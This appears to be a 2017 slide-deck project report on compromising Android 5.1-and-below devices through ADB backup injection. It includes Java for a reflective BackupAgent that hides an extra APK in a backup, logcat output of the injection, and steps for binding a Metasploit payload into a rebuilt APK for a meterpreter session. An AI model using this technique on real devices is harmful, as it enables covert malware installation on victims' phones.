Hacking an Android Device through APK Injection

By

VishnuPriya Ilango

Date : 7 Oct 2017

Project Objective


- Exploit an Android Device via Android Debug Bridge.
- User unwittingly installs malicious application while restoring from ADB.

Project Outcome

- End User installs an android application.
- Performs backup & restore via ADB
- Restoration installs an infected apk
- Infected APK allows us to start a meterpreter session.

Why Android?

- ❏ Open source, free framework which appeals to developer's due to this unrestrictive nature.
- ❏ Lack of patching and security consistency.
- ❏ Google announces over 2 billion monthly active devices on Android (Source: theverge.com)
- ❏ Over 85.8% support ADB Backup & Restore (Started from Android ICS 4.0)
- ❏ Popular Versions are still vulnerable - Kitkat & Lollipop (API 22 & below)
- ❏ ADB Backup & Restore - Not just for Developers.



Android Version Usage


Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	0.6%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.6%
4.1.x	Jelly Bean	16	2.3%
4.2.x		17	3.3%
4.3		18	1.0%
4.4	KitKat	19	14.5%
5.0	Lollipop	21	6.7%
5.1		22	21.0%
6.0	Marshmallow	23	32.0%
7.0	Nougat	24	15.8%
7.1		25	2.0%
8.0	Oreo	26	0.2%

Data collected during a 7-day period ending on October 2, 2017.
Any versions with less than 0.1% distribution are not shown.

- ❑ Battery Life
- ❑ Data Connectivity
- ❑ App Management
- ❑ Multitasking
- ❑ Customization

Requirements

- ❏ Enable USB debugging in the device system settings, under Developer options.
- ❏ Bypass ADB Authentication



Requirements (cont.)

- ❏ APK file with Custom BackupAgent Class & Backup Attribute Allowed “android:allowBackup” is true in AndroidManifest.xml .
- ❏ Allow apps from unknown sources enabled.
- ❏ Android Device or Emulator (5.1 or below)

Tools Used :


- Android Emulator (Lollipop)
- Android Studio (2.3.3)
- Android Platform Tools (26.0.1)
- Windows 10 (64 Bit)
- Android Phone (Lollipop v5.1)
- Kali Linux (Linux 4.9.0-kali3-amd64 x86_64)
- Metasploit (v4.16.9-dev)
- ApkTool (v2.3)
- JarSigner

PROOF OF CONCEPT


- APK File With Custom Backup Agent.

```
Method backupToTar;
Method getData;
  try {
      Class<?> fullbackupClass = Class.forName("android.app.backup.FullBackup");

      Class<?> backupDataOutputClass = Class.forName("android.app.backup.BackupDataOutput");

      backupToTar = fullbackupClass.getDeclaredMethod("backupToTar", String.class, String.class, String.class, String.class, String.class, backupDataOutputClass);
      backupToTar.setAccessible(true);

      getData = FullBackupDataOutput.class.getDeclaredMethod("getData");
       getData.setAccessible(true);
       Object backupData = getData.invoke(data);


      backupToTar.invoke(null, packageName, null, null, getFilesDir().toString(), getFilesDir()+"/_manifest", backupData);
      backupToTar.invoke(null, packageName, "a", null, getFilesDir().toString(),getFilesDir()+"/com.searchlab.wifitest-1.apk", backupData);

      Log.v("MYBACKUP", "backuptotar invoked!");


  } catch (Exception e) {
      e.printStackTrace();
  }
}
```


- Install ADB_Backup_Injection through ADB Console




- This is a legitimate application




- Perform Backup (Or Full Backup)



- User allows backup




❑ Backup.ab File




- Backup Method archives an additional app. (Wifitest.apk)

```
E/tag     ( 6546):      at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:698)
V/MYBACKUP( 6546): Assets extracted
D/BackupManagerService( 1519): agentConnected pkg=com.searchlab.backupagenttest agent=android.os.BinderProxy@19faa43a
I/BackupManagerService( 1519): got agent android.app.IBackupAgent$Stub$Proxy@2c9dc8eb
I/BackupRestoreController( 1519): Getting widget state for user: 0
I/file_backup_helper( 1519):    Name: apps/com.searchlab.backupagenttest/_manifest
I/file_backup_helper( 1519):    Name: apps/com.searchlab.backupagenttest/a/base.apk
D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL_emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/BackupManagerService( 1519): Calling doFullBackup() on com.searchlab.backupagenttest
V/BackupServiceBinder( 6546): doFullBackup() invoked
V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
I/file_backup_helper( 6546):    Name: apps/com.searchlab.wifitest/_manifest
I/file_backup_helper( 6546):    Name: apps/com.searchlab.wifitest/a/com.searchlab.wifitest-1.apk
V/MYBACKUP( 6546): backuptotar invoked!
D/BackupManagerService( 1519): Full package backup success: com.searchlab.backupagenttest
I/Process ( 6546): Sending signal. PID: 6546 SIG: 9
D/BackupManagerService( 1519): Full backup processing complete.
D/bu      ( 6517): Finished.
D/AndroidRuntime( 6517): Shutting down VM
```


- Restore backup.ab file



- Wifi Test Application is installed.




- This app can perform Wifi (On & Off)
- An App (ADB_Backup_Injection) with no or negligible permissions allows to inherit an app (WiFi Test) with escalated permissions.



Embedding Payload to Original APK File

- Embed Payload on the Original APK File:




Bind the Wifi Test APK to the ADB_Backup_Injection File

- Rename Payload to Original Package name
- Replace it in Assets Folder (APK_Backup_Injection)
- Build the APK_Backup_Injection using APK Tool

java -jar apktool.jar b AppFolder

- Apk File is available in ‹Dist Folder›

